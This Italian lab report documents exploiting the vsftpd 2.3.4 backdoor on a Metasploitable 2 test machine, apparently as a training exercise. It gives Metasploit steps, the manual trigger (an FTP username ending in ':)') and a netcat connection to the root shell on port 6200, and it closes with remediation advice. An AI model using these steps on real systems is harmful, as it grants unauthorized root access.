RELAZIONE TECNICA: ANALISI E EXPLOITATION DELLA VULNERABILITÀ VSFTPD 2.3.4

Data: 23 Aprile 2026

Analista: Antonio Oricchio

Target: Metasploitable 2 (192.168.1.149)

Macchina Attaccante: Kali Linux (192.168.1.150)

---

1. Introduzione

La presente relazione documenta l'attività di analisi e sfruttamento della vulnerabilità presente nel servizio **vsftpd 2.3.4** installato sulla macchina target Metasploitable. L'obiettivo è dimostrare come una backdoor intenzionale nel codice sorgente possa permettere l'accesso completo al sistema (privilegi di root) sia tramite strumenti automatizzati che tramite tecniche manuali.


2. Fase 1: Exploitation tramite Metasploit Framework

Per la prima fase dell'attacco è stato utilizzato il framework Metasploit su Kali Linux. Il modulo selezionato è exploit/unix/ftp/vsftpd_234_backdoor.

Passaggi eseguiti:

1. Avvio della console: msfconsole.
2. Selezione del modulo: use exploit/unix/ftp/vsftpd_234_backdoor.
3. Impostazione dell'obiettivo: set RHOSTS 192.168.1.149.
4. Esecuzione: exploit.

Risultato: Il sistema ha confermato l'apertura di una shell remota con il messaggio: Command shell session 1 opened.



3. Fase 2: Post-Exploitation


Una volta ottenuto l'accesso come utente **root**, è stata verificata la persistenza e la capacità di scrittura sul sistema creando una directory nella cartella principale (root).

Comandi eseguiti:

Bash

```
whoami
cd /
mkdir test_metasploit
ls -ld /test_metasploit
```

Risultato: La cartella /test_metasploit è stata creata correttamente con privilegi di root, confermando il controllo totale del sistema.




4. Fase 3: Analisi del Codice (Comando edit)

Per comprendere il funzionamento dell'exploit, è stato analizzato il codice sorgente del modulo tramite il comando edit all'interno di Metasploit.

Analisi tecnica: Il codice rivela che l'attacco non sfrutta un errore di programmazione, ma una **backdoor intenzionale**. Il punto cruciale è l'invio della sequenza di caratteri :) dopo il nome utente.

- **Trigger:** Se il server riceve un pacchetto FTP dove lo username termina con :), attiva immediatamente un processo in ascolto sulla porta TCP **6200**.



5. Fase 4: Riproduzione Manuale (Telnet e NC)

Come richiesto, l'attacco è stato riprodotto manualmente senza l'ausilio di framework automatici, utilizzando i tool di rete telnet e nc (Netcat).

A. Attivazione del Trigger (Telnet)


Ci si è connessi alla porta standard FTP (21) inviando il codice segreto:

Bash

```
telnet 192.168.1.149 21

USER tizio:)

PASS caio
```




B. Connessione alla Shell (Netcat)

In un secondo terminale, è stata stabilita la connessione alla porta "segreta" aperta dal trigger:

Bash

```
nc 192.168.1.149 6200
```

Risultato: La connessione è avvenuta con successo. Eseguendo il comando id, il sistema ha risposto uid=0(root), confermando l'accesso con massimi privilegi.



6. Conclusioni

L'analisi dimostra l'estrema pericolosità del software compromesso alla base. La vulnerabilità di vsftpd 2.3.4 permette un'esecuzione remota di codice (RCE) immediata e banale da eseguire. **Raccomandazione:** Aggiornare immediatamente il servizio FTP o sostituirlo con versioni sicure (es. vsftpd 3.x) e implementare regole firewall per bloccare traffico non autorizzato su porte non standard come la 6200.